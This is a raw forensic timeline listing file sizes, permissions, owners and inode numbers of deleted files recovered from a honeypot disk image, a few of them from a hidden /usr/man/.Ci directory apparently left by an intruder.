11844	.a.	-rw-r--r--	root	root	79272	<honeypot.hda5.dd-dead-79272>
3068	.a.	-rw-r--r--	17275	games	94067	<honeypot.hda5.dd-dead-94067>
4210	.a.	-rw-r--r--	17275	games	125286	<honeypot.hda5.dd-dead-125286>
4160	.a.	-rw-r--r--	root	root	79237	<honeypot.hda5.dd-dead-79237>
10696	.a.	-rw-r--r--	root	root	48426	<honeypot.hda5.dd-dead-48426>
1775	.a.	-rw-r--r--	17275	games	79169	<honeypot.hda5.dd-dead-79169>
5412	.a.	-rw-r--r--	root	root	79289	<honeypot.hda5.dd-dead-79289>
2356	.a.	-rw-r--r--	17275	games	109978	<honeypot.hda5.dd-dead-109978>
2769	.a.	-rw-r--r--	17275	games	48380	<honeypot.hda5.dd-dead-48380>
13494	.a.	-rw-r--r--	17275	games	94016	<honeypot.hda5.dd-dead-94016>
1133	.a.	-rw-r--r--	17275	games	48407	<honeypot.hda5.dd-dead-48407>
140	.a.	-rw-r--r--	17275	games	94248	<honeypot.hda5.dd-dead-94248>
8736	.a.	-rw-r--r--	root	root	2299	<honeypot.hda5.dd-dead-2299>
994	.a.	-rw-r--r--	root	root	2363	<honeypot.hda5.dd-dead-2363>
2789	.a.	-rw-r--r--	17275	games	109876	<honeypot.hda5.dd-dead-109876>
2321	.a.	-rw-r--r--	17275	games	140733	<honeypot.hda5.dd-dead-140733>
11576	.a.	-rw-r--r--	root	root	79320	<honeypot.hda5.dd-dead-79320>
1642	.a.	-rw-r--r--	17275	games	109973	<honeypot.hda5.dd-dead-109973>
23729	.a.	-rw-r--r--	root	root	2332	<honeypot.hda5.dd-dead-2332>
4288	.a.	-rw-r--r--	17275	games	48386	<honeypot.hda5.dd-dead-48386>
4564	.a.	-rw-r--r--	root	root	63808	<honeypot.hda5.dd-dead-63808>
41	.a.	-rw-r--r--	17275	games	94184	<honeypot.hda5.dd-dead-94184>
1431	.a.	-rw-r--r--	17275	games	109934	<honeypot.hda5.dd-dead-109934>
7797	.a.	-rw-r--r--	root	root	17561	<honeypot.hda5.dd-dead-17561>
98	.a.	-rw-r--r--	17275	games	94307	<honeypot.hda5.dd-dead-94307>
2149	.a.	-rw-r--r--	17275	games	17621	<honeypot.hda5.dd-dead-17621>
2248	.a.	-rw-r--r--	17275	games	140775	<honeypot.hda5.dd-dead-140775>
203	.a.	-rw-r--r--	17275	games	94235	<honeypot.hda5.dd-dead-94235>
1791	.a.	-rw-r--r--	17275	games	48341	<honeypot.hda5.dd-dead-48341>
9	.a.	-rw-r--r--	17275	games	94314	<honeypot.hda5.dd-dead-94314>
146	.a.	-rw-r--r--	17275	games	94106	<honeypot.hda5.dd-dead-94106>
17900	.a.	-rw-r--r--	root	root	140834	<honeypot.hda5.dd-dead-140834>
2419	.a.	-rw-r--r--	root	root	2263	<honeypot.hda5.dd-dead-2263>
39	.a.	-rw-r--r--	17275	games	17628	<honeypot.hda5.dd-dead-17628>
29046	.a.	-rw-r--r--	root	root	2293	<honeypot.hda5.dd-dead-2293>
224679	.a.	-rwxr-xr-x	root	root	93939	<honeypot.hda5.dd-dead-93939>
2042	.a.	-rw-r--r--	17275	games	79193	<honeypot.hda5.dd-dead-79193>
4642	.a.	-rw-r--r--	root	root	2265	<honeypot.hda5.dd-dead-2265>
29012	.a.	-rw-r--r--	root	root	140830	<honeypot.hda5.dd-dead-140830>
7873	.a.	-rw-r--r--	root	root	2307	<honeypot.hda5.dd-dead-2307>
39	.a.	-rw-r--r--	17275	games	17508	<honeypot.hda5.dd-dead-17508>
1891	.a.	-rw-r--r--	17275	games	125298	<honeypot.hda5.dd-dead-125298>
2755	.a.	-rw-r--r--	root	root	2324	<honeypot.hda5.dd-dead-2324>
2362	.a.	-rw-r--r--	17275	games	94340	<honeypot.hda5.dd-dead-94340>
16424	.a.	-rw-r--r--	root	root	2298	<honeypot.hda5.dd-dead-2298>
1919	.a.	-rw-r--r--	17275	games	93994	<honeypot.hda5.dd-dead-93994>
7324	.a.	-rw-r--r--	root	root	79243	<honeypot.hda5.dd-dead-79243>
4410	.a.	-rw-r--r--	17275	games	94200	<honeypot.hda5.dd-dead-94200>
7616	.a.	-rw-r--r--	17275	games	48314	<honeypot.hda5.dd-dead-48314>
11621	.a.	-rw-r--r--	17275	games	93984	<honeypot.hda5.dd-dead-93984>
2357	.a.	-rw-r--r--	17275	games	140675	<honeypot.hda5.dd-dead-140675>
1458	.a.	-rw-r--r--	17275	games	1893	<honeypot.hda5.dd-dead-1893>
4776	.a.	-rw-r--r--	root	root	79323	<honeypot.hda5.dd-dead-79323>
9615	.a.	-rw-r--r--	17275	games	93991	<honeypot.hda5.dd-dead-93991>
1076	.a.	-rw-r--r--	17275	games	125281	<honeypot.hda5.dd-dead-125281>
1401	.a.	-rw-r--r--	17275	games	94281	<honeypot.hda5.dd-dead-94281>
318	.a.	-rw-r--r--	17275	games	48306	<honeypot.hda5.dd-dead-48306>
7319	.a.	-rw-r--r--	17275	games	93990	<honeypot.hda5.dd-dead-93990>
5760	.a.	-rw-r--r--	root	root	109943	<honeypot.hda5.dd-dead-109943>
1633	.a.	-rw-r--r--	17275	games	94117	<honeypot.hda5.dd-dead-94117>
1793	.a.	-rw-r--r--	17275	games	79155	<honeypot.hda5.dd-dead-79155>
2485	.a.	-rw-r--r--	17275	games	48397	<honeypot.hda5.dd-dead-48397>
75	.a.	-rw-r--r--	17275	games	125283	<honeypot.hda5.dd-dead-125283>
4988	.a.	-rw-r--r--	root	root	63804	<honeypot.hda5.dd-dead-63804>
506218	.a.	-rw-r--r--	root	root	79314	<honeypot.hda5.dd-dead-79314>
2355	.a.	-rw-r--r--	17275	games	94337	<honeypot.hda5.dd-dead-94337>
5428	.a.	-rw-r--r--	root	root	109948	<honeypot.hda5.dd-dead-109948>

1949	.a.	-rw-r--r--	17275	games	79211	<honeypot.hda5.dd-dead-79211>
2286	.a.	-rw-r--r--	17275	games	109816	<honeypot.hda5.dd-dead-109816>
43	.a.	-rw-r--r--	17275	games	17632	<honeypot.hda5.dd-dead-17632>
8778	.a.	-rw-r--r--	17275	games	140810	<honeypot.hda5.dd-dead-140810>
9403	.a.	-rw-r--r--	17275	games	63764	<honeypot.hda5.dd-dead-63764>
6550	.a.	-rw-r--r--	17275	games	94118	<honeypot.hda5.dd-dead-94118>
75492	.a.	-rw-r--r--	root	root	2280	<honeypot.hda5.dd-dead-2280>
1391	.a.	-rw-r--r--	17275	games	140705	<honeypot.hda5.dd-dead-140705>
2073	.a.	-rw-r--r--	17275	games	140748	<honeypot.hda5.dd-dead-140748>
4565	.a.	-rw-r--r--	17275	games	94079	<honeypot.hda5.dd-dead-94079>
4300	.a.	-rw-r--r--	root	root	79238	<honeypot.hda5.dd-dead-79238>
20180	.a.	-rw-r--r--	root	root	2341	<honeypot.hda5.dd-dead-2341>
22132	.a.	-rw-r--r--	17275	games	93462	<honeypot.hda5.dd-dead-93462>
5904	.a.	-rw-r--r--	root	root	125335	<honeypot.hda5.dd-dead-125335>
327056	.a.	-rw-r--r--	root	root	79332	<honeypot.hda5.dd-dead-79332>
2750	.a.	-rw-r--r--	17275	games	94293	<honeypot.hda5.dd-dead-94293>
1455	.a.	-rw-r--r--	17275	games	48365	<honeypot.hda5.dd-dead-48365>
1572	.a.	-rw-r--r--	17275	games	63822	<honeypot.hda5.dd-dead-63822>
2798	.a.	-rw-r--r--	17275	games	109908	<honeypot.hda5.dd-dead-109908>
2934	.a.	-rw-r--r--	17275	games	48355	<honeypot.hda5.dd-dead-48355>
5024	.a.	-rw-r--r--	root	root	125343	<honeypot.hda5.dd-dead-125343>
737	.a.	-rw-r--r--	17275	games	140807	<honeypot.hda5.dd-dead-140807>
46	.a.	-rw-r--r--	17275	games	94063	<honeypot.hda5.dd-dead-94063>
3699	.a.	-rw-r--r--	17275	games	63770	<honeypot.hda5.dd-dead-63770>
4760	.a.	-rw-r--r--	root	root	79306	<honeypot.hda5.dd-dead-79306>
24600	.a.	-rw-r--r--	root	root	2336	<honeypot.hda5.dd-dead-2336>
9	.a.	-rw-r--r--	17275	games	94071	<honeypot.hda5.dd-dead-94071>
8196	.a.	-rw-r--r--	root	root	125334	<honeypot.hda5.dd-dead-125334>
4684	.a.	-rw-r--r--	root	root	109956	<honeypot.hda5.dd-dead-109956>
2652	.a.	-rw-r--r--	17275	games	109881	<honeypot.hda5.dd-dead-109881>
1421	.a.	-rw-r--r--	17275	games	48381	<honeypot.hda5.dd-dead-48381>
2643	.a.	-rw-r--r--	17275	games	2246	<honeypot.hda5.dd-dead-2246>
1362	.a.	-rw-r--r--	17275	games	1894	<honeypot.hda5.dd-dead-1894>
9257	.a.	-rw-r--r--	17275	games	140728	<honeypot.hda5.dd-dead-140728>
2024	.a.	-rw-r--r--	17275	games	48313	<honeypot.hda5.dd-dead-48313>
140	.a.	-rw-r--r--	17275	games	94098	<honeypot.hda5.dd-dead-94098>
4200	.a.	-rw-r--r--	root	root	48424	<honeypot.hda5.dd-dead-48424>
29046	.a.	-rw-r--r--	17275	games	93964	<honeypot.hda5.dd-dead-93964>
1100	.a.	-rw-r--r--	17275	games	94346	<honeypot.hda5.dd-dead-94346>
1923	.a.	-rw-r--r--	17275	games	2251	<honeypot.hda5.dd-dead-2251>
7651	.a.	-rw-r--r--	17275	games	125256	<honeypot.hda5.dd-dead-125256>
36615	.a.	-rw-r--r--	root	root	2375	<honeypot.hda5.dd-dead-2375>
2739	.a.	-rw-r--r--	17275	games	94107	<honeypot.hda5.dd-dead-94107>
7496	.a.	-rw-r--r--	17275	games	63776	<honeypot.hda5.dd-dead-63776>
152406	.a.	-rw-r--r--	17275	games	17571	<honeypot.hda5.dd-dead-17571>
3097	.a.	-rw-r--r--	17275	games	94289	<honeypot.hda5.dd-dead-94289>
9	.a.	-rw-r--r--	17275	games	94175	<honeypot.hda5.dd-dead-94175>
2224	.a.	-rw-r--r--	root	root	2372	<honeypot.hda5.dd-dead-2372>
1994	.a.	-rw-r--r--	17275	games	140818	<honeypot.hda5.dd-dead-140818>
1320	.a.	-rw-r--r--	17275	games	109923	<honeypot.hda5.dd-dead-109923>
3593	.a.	-rw-r--r--	17275	games	125257	<honeypot.hda5.dd-dead-125257>
9	.a.	-rw-r--r--	17275	games	94246	<honeypot.hda5.dd-dead-94246>
75	.a.	-rw-r--r--	17275	games	140732	<honeypot.hda5.dd-dead-140732>
2846	.a.	-rw-r--r--	17275	games	125300	<honeypot.hda5.dd-dead-125300>
38	.a.	-rw-r--r--	17275	games	94087	<honeypot.hda5.dd-dead-94087>
9	.a.	-rw-r--r--	17275	games	140687	<honeypot.hda5.dd-dead-140687>
2276	.a.	-rw-r--r--	17275	games	48384	<honeypot.hda5.dd-dead-48384>
2687	.a.	-rw-r--r--	17275	games	94196	<honeypot.hda5.dd-dead-94196>
4532	.a.	-rw-r--r--	17275	games	17515	<honeypot.hda5.dd-dead-17515>
1688	.a.	-rw-r--r--	17275	games	79165	<honeypot.hda5.dd-dead-79165>
36615	.a.	-rw-r--r--	root	root	94046	<honeypot.hda5.dd-dead-94046>
4688	.a.	-rw-r--r--	root	root	48419	<honeypot.hda5.dd-dead-48419>
9	.a.	-rw-r--r--	17275	games	94086	<honeypot.hda5.dd-dead-94086>
1864	.a.	-rw-r--r--	17275	games	17610	<honeypot.hda5.dd-dead-17610>
10656	.a.	-rw-r--r--	root	root	125347	<honeypot.hda5.dd-dead-125347>
1326	.a.	-rw-r--r--	17275	games	94238	<honeypot.hda5.dd-dead-94238>
2493	.a.	-rw-r--r--	17275	games	79173	<honeypot.hda5.dd-dead-79173>
1254	.a.	-rw-r--r--	17275	games	79142	<honeypot.hda5.dd-dead-79142>
3028	.a.	-rw-r--r--	17275	games	94066	<honeypot.hda5.dd-dead-94066>
1359	.a.	-rw-r--r--	17275	games	48406	<honeypot.hda5.dd-dead-48406>
20820	.a.	-rw-r--r--	root	root	140836	<honeypot.hda5.dd-dead-140836>
2007	.a.	-rw-r--r--	17275	games	94074	<honeypot.hda5.dd-dead-94074>
4444	.a.	-rw-r--r--	root	root	79257	<honeypot.hda5.dd-dead-79257>
1331	.a.	-rw-r--r--	17275	games	79131	<honeypot.hda5.dd-dead-79131>
4772	.a.	-rwxr-xr-x	17275	games	93949	<honeypot.hda5.dd-dead-93949>
22876	.a.	-rwxr-xr-x	17275	games	17568	<honeypot.hda5.dd-dead-17568>
4340	.a.	-rw-r--r--	root	root	79235	<honeypot.hda5.dd-dead-79235>
3696	.a.	-rw-r--r--	17275	games	140814	<honeypot.hda5.dd-dead-140814>
2152	.a.	-rw-r--r--	17275	games	94226	<honeypot.hda5.dd-dead-94226>
2343	.a.	-rw-r--r--	17275	games	140766	<honeypot.hda5.dd-dead-140766>
2496	.a.	-rw-r--r--	17275	games	94035	<honeypot.hda5.dd-dead-94035>
2382	.a.	-rw-r--r--	17275	games	109938	<honeypot.hda5.dd-dead-109938>
2141	.a.	-rw-r--r--	17275	games	94320	<honeypot.hda5.dd-dead-94320>
4107	.a.	-rw-r--r--	17275	games	125258	<honeypot.hda5.dd-dead-125258>
13371	.a.	-rw-r--r--	17275	games	79088	<honeypot.hda5.dd-dead-79088>
4312	.a.	-rw-r--r--	root	root	79284	<honeypot.hda5.dd-dead-79284>
9004	.a.	-rw-r--r--	root	root	63812	<honeypot.hda5.dd-dead-63812>
25275	.a.	-rw-r--r--	17275	games	17563	<honeypot.hda5.dd-dead-17563>
1298	.a.	-rw-r--r--	17275	games	79118	<honeypot.hda5.dd-dead-79118>
1475	.a.	-rw-r--r--	17275	games	79218	<honeypot.hda5.dd-dead-79218>
146	.a.	-rw-r--r--	17275	games	125369	<honeypot.hda5.dd-dead-125369>
2009	.a.	-rw-r--r--	17275	games	125291	<honeypot.hda5.dd-dead-125291>
1330	.a.	-rw-r--r--	17275	games	140769	<honeypot.hda5.dd-dead-140769>
5567	.a.	-rw-r--r--	17275	games	94318	<honeypot.hda5.dd-dead-94318>
1890	.a.	-rw-r--r--	17275	games	79202	<honeypot.hda5.dd-dead-79202>
4700	.a.	-rw-r--r--	root	root	79250	<honeypot.hda5.dd-dead-79250>
1455	.a.	-rw-r--r--	root	root	2369	<honeypot.hda5.dd-dead-2369>
1259	.a.	-rw-r--r--	17275	games	48366	<honeypot.hda5.dd-dead-48366>
2651	.a.	-rw-r--r--	17275	games	79178	<honeypot.hda5.dd-dead-79178>
4220	.a.	-rw-r--r--	root	root	79310	<honeypot.hda5.dd-dead-79310>
4752	.a.	-rw-r--r--	root	root	48429	<honeypot.hda5.dd-dead-48429>
5240	.a.	-rw-r--r--	root	root	63813	<honeypot.hda5.dd-dead-63813>

4807	.a.	-rw-r--r--	17275	games	94003	<honeypot.hda5.dd-dead-94003>
2633	.a.	-/rw-r--r--	17275	games	109875	/usr/man/.Ci/.temp11 (deleted)
8988	.a.	-rw-r--r--	17275	games	48388	<honeypot.hda5.dd-dead-48388>
2149	.a.	-rw-r--r--	17275	games	94127	<honeypot.hda5.dd-dead-94127>
2414	.a.	-rw-r--r--	17275	games	109818	<honeypot.hda5.dd-dead-109818>
870	.a.	-rw-r--r--	17275	games	94014	<honeypot.hda5.dd-dead-94014>
2780	.a.	-rw-r--r--	17275	games	140785	<honeypot.hda5.dd-dead-140785>
4886	.a.	-rw-r--r--	17275	games	79187	<honeypot.hda5.dd-dead-79187>
2240	.a.	-rw-r--r--	17275	games	79170	<honeypot.hda5.dd-dead-79170>
7940	.a.	-rw-r--r--	17275	games	79174	<honeypot.hda5.dd-dead-79174>
2342	.a.	-rw-r--r--	17275	games	17644	<honeypot.hda5.dd-dead-17644>
233	.a.	-rw-r--r--	17275	games	94243	<honeypot.hda5.dd-dead-94243>
2337	.a.	-rw-r--r--	17275	games	17572	<honeypot.hda5.dd-dead-17572>
318	.a.	-rw-r--r--	17275	games	94268	<honeypot.hda5.dd-dead-94268>
4664	.a.	-rw-r--r--	root	root	79288	<honeypot.hda5.dd-dead-79288>
2884	.a.	-rw-r--r--	root	root	2257	<honeypot.hda5.dd-dead-2257>
1544	.a.	-rw-r--r--	17275	games	79097	<honeypot.hda5.dd-dead-79097>
2152	.a.	-rw-r--r--	17275	games	109907	<honeypot.hda5.dd-dead-109907>
2454	.a.	-rw-r--r--	17275	games	63785	<honeypot.hda5.dd-dead-63785>
6245	.a.	-rw-r--r--	17275	games	79162	<honeypot.hda5.dd-dead-79162>
2360	.a.	-rw-r--r--	17275	games	17611	<honeypot.hda5.dd-dead-17611>
183	.a.	-rw-r--r--	17275	games	94207	<honeypot.hda5.dd-dead-94207>
7475	.a.	-rw-r--r--	17275	games	140806	<honeypot.hda5.dd-dead-140806>
4576	.a.	-rw-r--r--	root	root	109944	<honeypot.hda5.dd-dead-109944>
228	.a.	-rw-r--r--	17275	games	94138	<honeypot.hda5.dd-dead-94138>
4608	.a.	-rw-r--r--	root	root	79287	<honeypot.hda5.dd-dead-79287>
1999	.a.	-rw-r--r--	17275	games	140813	<honeypot.hda5.dd-dead-140813>
2798	.a.	-rw-r--r--	17275	games	109996	<honeypot.hda5.dd-dead-109996>
3796	.a.	-rw-r--r--	17275	games	140745	<honeypot.hda5.dd-dead-140745>
5052	.a.	-rw-r--r--	root	root	48447	<honeypot.hda5.dd-dead-48447>
39	.a.	-rw-r--r--	17275	games	94133	<honeypot.hda5.dd-dead-94133>
5857	.a.	-rw-r--r--	17275	games	125273	<honeypot.hda5.dd-dead-125273>
4126	.a.	-rw-r--r--	17275	games	94108	<honeypot.hda5.dd-dead-94108>
181	.a.	-rw-r--r--	17275	games	94299	<honeypot.hda5.dd-dead-94299>
2699	.a.	-rw-r--r--	17275	games	94201	<honeypot.hda5.dd-dead-94201>
17136	.a.	-rw-r--r--	17275	games	125297	<honeypot.hda5.dd-dead-125297>
9	.a.	-rw-r--r--	17275	games	94171	<honeypot.hda5.dd-dead-94171>
2133	.a.	-rw-r--r--	17275	games	48399	<honeypot.hda5.dd-dead-48399>
2699	.a.	-rw-r--r--	17275	games	94352	<honeypot.hda5.dd-dead-94352>
1515	.a.	-rw-r--r--	17275	games	125392	<honeypot.hda5.dd-dead-125392>
5524	.a.	-rw-r--r--	17275	games	140723	<honeypot.hda5.dd-dead-140723>
2643	.a.	-rw-r--r--	17275	games	17550	<honeypot.hda5.dd-dead-17550>
9	.a.	-rw-r--r--	17275	games	94305	<honeypot.hda5.dd-dead-94305>
16418	.a.	-rw-r--r--	root	root	2276	<honeypot.hda5.dd-dead-2276>
2041	.a.	-rw-r--r--	17275	games	140762	<honeypot.hda5.dd-dead-140762>
1788	.a.	-rw-r--r--	17275	games	79192	<honeypot.hda5.dd-dead-79192>
3489	.a.	-rw-r--r--	17275	games	79183	<honeypot.hda5.dd-dead-79183>
2414	.a.	-rw-r--r--	17275	games	17601	<honeypot.hda5.dd-dead-17601>
2096	.a.	-rw-r--r--	17275	games	109940	<honeypot.hda5.dd-dead-109940>
2530	.a.	-rw-r--r--	17275	games	109879	<honeypot.hda5.dd-dead-109879>
2368	.a.	-rw-r--r--	17275	games	140680	<honeypot.hda5.dd-dead-140680>
1449	.a.	-rw-r--r--	17275	games	94059	<honeypot.hda5.dd-dead-94059>
1865	.a.	-rw-r--r--	17275	games	94144	<honeypot.hda5.dd-dead-94144>
10089	.a.	-rw-r--r--	17275	games	109913	<honeypot.hda5.dd-dead-109913>
42006	.a.	-rw-r--r--	17275	games	140817	<honeypot.hda5.dd-dead-140817>
4754	.a.	-rw-r--r--	root	root	2347	<honeypot.hda5.dd-dead-2347>
7064	.a.	-rw-r--r--	root	root	79249	<honeypot.hda5.dd-dead-79249>
3987	.a.	-rw-r--r--	17275	games	48357	<honeypot.hda5.dd-dead-48357>
1250	.a.	-rw-r--r--	17275	games	63778	<honeypot.hda5.dd-dead-63778>
367	.a.	-rw-r--r--	17275	games	94330	<honeypot.hda5.dd-dead-94330>
4675	.a.	-rw-r--r--	17275	games	140793	<honeypot.hda5.dd-dead-140793>
1827	.a.	-rw-r--r--	17275	games	48405	<honeypot.hda5.dd-dead-48405>
1675	.a.	-rw-r--r--	17275	games	79205	<honeypot.hda5.dd-dead-79205>
5096	.a.	-rw-r--r--	root	root	140827	<honeypot.hda5.dd-dead-140827>
2448	.a.	-rw-r--r--	17275	games	63769	<honeypot.hda5.dd-dead-63769>
1702	.a.	-rw-r--r--	17275	games	17533	<honeypot.hda5.dd-dead-17533>
1076	.a.	-rw-r--r--	17275	games	17551	<honeypot.hda5.dd-dead-17551>
3981	.a.	-rw-r--r--	17275	games	140788	<honeypot.hda5.dd-dead-140788>
2395	.a.	-rw-r--r--	17275	games	63771	<honeypot.hda5.dd-dead-63771>
2068	.a.	-rw-r--r--	17275	games	109981	<honeypot.hda5.dd-dead-109981>
20528	.a.	-rw-r--r--	17275	games	93878	<honeypot.hda5.dd-dead-93878>
75492	.a.	-rw-r--r--	17275	games	93951	<honeypot.hda5.dd-dead-93951>
4148	.a.	-rw-r--r--	root	root	140826	<honeypot.hda5.dd-dead-140826>
36116	.a.	-rw-r--r--	root	root	140831	<honeypot.hda5.dd-dead-140831>
2343	.a.	-rw-r--r--	17275	games	94130	<honeypot.hda5.dd-dead-94130>
9	.a.	-rw-r--r--	17275	games	17607	<honeypot.hda5.dd-dead-17607>
46	.a.	-rw-r--r--	17275	games	94259	<honeypot.hda5.dd-dead-94259>
1680	.a.	-rw-r--r--	17275	games	48358	<honeypot.hda5.dd-dead-48358>
3297	.a.	-rw-r--r--	17275	games	17576	<honeypot.hda5.dd-dead-17576>
41	.a.	-rw-r--r--	17275	games	140702	<honeypot.hda5.dd-dead-140702>
36	.a.	-rw-r--r--	17275	games	94306	<honeypot.hda5.dd-dead-94306>
1624	.a.	-rw-r--r--	17275	games	17573	<honeypot.hda5.dd-dead-17573>
2164	.a.	-rw-r--r--	17275	games	109982	<honeypot.hda5.dd-dead-109982>
4351	.a.	-rw-r--r--	17275	games	125289	<honeypot.hda5.dd-dead-125289>
1735	.a.	-rw-r--r--	17275	games	140721	<honeypot.hda5.dd-dead-140721>
2099	.a.	-rw-r--r--	17275	games	125260	<honeypot.hda5.dd-dead-125260>
6244	.a.	-rw-r--r--	root	root	79302	<honeypot.hda5.dd-dead-79302>
1750	.a.	-rw-r--r--	17275	games	94147	<honeypot.hda5.dd-dead-94147>
38632	.a.	-rw-r--r--	17275	games	93955	<honeypot.hda5.dd-dead-93955>
5680	.a.	-rw-r--r--	root	root	63810	<honeypot.hda5.dd-dead-63810>
224	.a.	-rw-r--r--	17275	games	94083	<honeypot.hda5.dd-dead-94083>
4827	.a.	-rw-r--r--	root	root	2315	<honeypot.hda5.dd-dead-2315>
46	.a.	-rw-r--r--	17275	games	94113	<honeypot.hda5.dd-dead-94113>
653	.a.	-rw-r--r--	17275	games	94049	<honeypot.hda5.dd-dead-94049>
1287	.a.	-rw-r--r--	17275	games	63782	<honeypot.hda5.dd-dead-63782>
1909	.a.	-rw-r--r--	17275	games	94292	<honeypot.hda5.dd-dead-94292>
2213	.a.	-rw-r--r--	17275	games	17602	<honeypot.hda5.dd-dead-17602>
1138	.a.	-rw-r--r--	17275	games	140782	<honeypot.hda5.dd-dead-140782>
228	.a.	-rw-r--r--	17275	games	94277	<honeypot.hda5.dd-dead-94277>
22461	.a.	-rw-r--r--	root	root	2301	<honeypot.hda5.dd-dead-2301>
2149	.a.	-rw-r--r--	17275	games	140763	<honeypot.hda5.dd-dead-140763>
2063	.a.	-rw-r--r--	17275	games	125270	<honeypot.hda5.dd-dead-125270>

2215	.a.	-rw-r--r--	17275	games	94348	<honeypot.hda5.dd-dead-94348>
40	.a.	-rw-r--r--	17275	games	94215	<honeypot.hda5.dd-dead-94215>
3367	.a.	-rw-r--r--	17275	games	17516	<honeypot.hda5.dd-dead-17516>
228	.a.	-rw-r--r--	17275	games	94335	<honeypot.hda5.dd-dead-94335>
9	.a.	-rw-r--r--	17275	games	94297	<honeypot.hda5.dd-dead-94297>
752	.a.	-rw-r--r--	17275	games	125233	<honeypot.hda5.dd-dead-125233>
3051	.a.	-rw-r--r--	17275	games	109810	<honeypot.hda5.dd-dead-109810>
15705	.a.	-rw-r--r--	17275	games	94011	<honeypot.hda5.dd-dead-94011>
1604	.a.	-rw-r--r--	17275	games	94116	<honeypot.hda5.dd-dead-94116>
4436	.a.	-rw-r--r--	root	root	79275	<honeypot.hda5.dd-dead-79275>
9	.a.	-rw-r--r--	17275	games	94112	<honeypot.hda5.dd-dead-94112>
4333	.a.	-rw-r--r--	17275	games	94075	<honeypot.hda5.dd-dead-94075>
2727	.a.	-rw-r--r--	17275	games	140792	<honeypot.hda5.dd-dead-140792>
2213	.a.	-/rw-r--r--	17275	games	109849	/usr/man/.Ci/ptyp (deleted)
1401	.a.	-rw-r--r--	17275	games	17542	<honeypot.hda5.dd-dead-17542>
318	.a.	-rw-r--r--	17275	games	17597	<honeypot.hda5.dd-dead-17597>
3063	.a.	-rw-r--r--	17275	games	17603	<honeypot.hda5.dd-dead-17603>
4869	.a.	-rw-r--r--	17275	games	63767	<honeypot.hda5.dd-dead-63767>
2789	.a.	-rw-r--r--	17275	games	17615	<honeypot.hda5.dd-dead-17615>
2712	.a.	-rw-r--r--	17275	games	63768	<honeypot.hda5.dd-dead-63768>
2244	.a.	-rw-r--r--	17275	games	48385	<honeypot.hda5.dd-dead-48385>
2362	.a.	-rw-r--r--	17275	games	79122	<honeypot.hda5.dd-dead-79122>
5023	.a.	-rw-r--r--	17275	games	140822	<honeypot.hda5.dd-dead-140822>
3465	.a.	-rw-r--r--	root	root	2356	<honeypot.hda5.dd-dead-2356>
318	.a.	-rw-r--r--	17275	games	94287	<honeypot.hda5.dd-dead-94287>
4120	.a.	-rw-r--r--	17275	games	125271	<honeypot.hda5.dd-dead-125271>
1237	.a.	-rw-r--r--	17275	games	48363	<honeypot.hda5.dd-dead-48363>
4869	.a.	-rw-r--r--	17275	games	94261	<honeypot.hda5.dd-dead-94261>
3208	.a.	-rw-r--r--	17275	games	48310	<honeypot.hda5.dd-dead-48310>
1544	.a.	-rw-r--r--	17275	games	17579	<honeypot.hda5.dd-dead-17579>
1158	.a.	-rw-r--r--	17275	games	79130	<honeypot.hda5.dd-dead-79130>
37107	.a.	-rw-r--r--	root	root	2290	<honeypot.hda5.dd-dead-2290>
2089	.a.	-rw-r--r--	root	root	79319	<honeypot.hda5.dd-dead-79319>
2843	.a.	-/rw-r--r--	17275	games	109869	/usr/man/.Ci/.temp5 (deleted)
1899	.a.	-rw-r--r--	17275	games	17549	<honeypot.hda5.dd-dead-17549>
51	.a.	-rw-r--r--	17275	games	94054	<honeypot.hda5.dd-dead-94054>
2224	.a.	-rw-r--r--	17275	games	94043	<honeypot.hda5.dd-dead-94043>
8527	.a.	-rw-r--r--	root	root	63796	<honeypot.hda5.dd-dead-63796>
2342	.a.	-rw-r--r--	17275	games	79315	<honeypot.hda5.dd-dead-79315>
4333	.a.	-rw-r--r--	17275	games	94225	<honeypot.hda5.dd-dead-94225>
9	.a.	-rw-r--r--	17275	games	17507	<honeypot.hda5.dd-dead-17507>
4640	.a.	-rw-r--r--	root	root	2358	<honeypot.hda5.dd-dead-2358>
10318	.a.	-rw-r--r--	root	root	2300	<honeypot.hda5.dd-dead-2300>
2265	.a.	-rw-r--r--	17275	games	63783	<honeypot.hda5.dd-dead-63783>
200	.a.	-rw-r--r--	17275	games	94064	<honeypot.hda5.dd-dead-94064>
9	.a.	-rw-r--r--	17275	games	94167	<honeypot.hda5.dd-dead-94167>
1848	.a.	-rw-r--r--	17275	games	140797	<honeypot.hda5.dd-dead-140797>
5218	.a.	-rw-r--r--	17275	games	93982	<honeypot.hda5.dd-dead-93982>
38	.a.	-rw-r--r--	17275	games	94082	<honeypot.hda5.dd-dead-94082>
1548	.a.	-rw-r--r--	17275	games	140794	<honeypot.hda5.dd-dead-140794>
9	.a.	-rw-r--r--	17275	games	94183	<honeypot.hda5.dd-dead-94183>
9	.a.	-rw-r--r--	17275	games	94187	<honeypot.hda5.dd-dead-94187>
43	.a.	-rw-r--r--	17275	games	125371	<honeypot.hda5.dd-dead-125371>
1674	.a.	-rw-r--r--	17275	games	79103	<honeypot.hda5.dd-dead-79103>
6265	.a.	-rw-r--r--	root	root	2286	<honeypot.hda5.dd-dead-2286>
1624	.a.	-rw-r--r--	17275	games	17584	<honeypot.hda5.dd-dead-17584>
16248	.a.	-rw-r--r--	17275	games	140811	<honeypot.hda5.dd-dead-140811>
39	.a.	-rw-r--r--	17275	games	94276	<honeypot.hda5.dd-dead-94276>
1499	.a.	-rw-r--r--	17275	games	17540	<honeypot.hda5.dd-dead-17540>
1400	.a.	-rw-r--r--	17275	games	63786	<honeypot.hda5.dd-dead-63786>
1357	.a.	-rw-r--r--	17275	games	109929	<honeypot.hda5.dd-dead-109929>
6407	.a.	-rw-r--r--	17275	games	48368	<honeypot.hda5.dd-dead-48368>
1346	.a.	-rw-r--r--	17275	games	63775	<honeypot.hda5.dd-dead-63775>
1526	.a.	-rw-r--r--	17275	games	94217	<honeypot.hda5.dd-dead-94217>
2582	.a.	-rw-r--r--	17275	games	79167	<honeypot.hda5.dd-dead-79167>
10856	.a.	-rw-r--r--	17275	games	17582	<honeypot.hda5.dd-dead-17582>
1286	.a.	-rw-r--r--	17275	games	140795	<honeypot.hda5.dd-dead-140795>
4126	.a.	-rw-r--r--	17275	games	94254	<honeypot.hda5.dd-dead-94254>
1981	.a.	-rw-r--r--	17275	games	79166	<honeypot.hda5.dd-dead-79166>
2719	.a.	-rw-r--r--	17275	games	140741	<honeypot.hda5.dd-dead-140741>
4972	.a.	-rw-r--r--	root	root	109953	<honeypot.hda5.dd-dead-109953>
318	.a.	-rw-r--r--	17275	games	94123	<honeypot.hda5.dd-dead-94123>
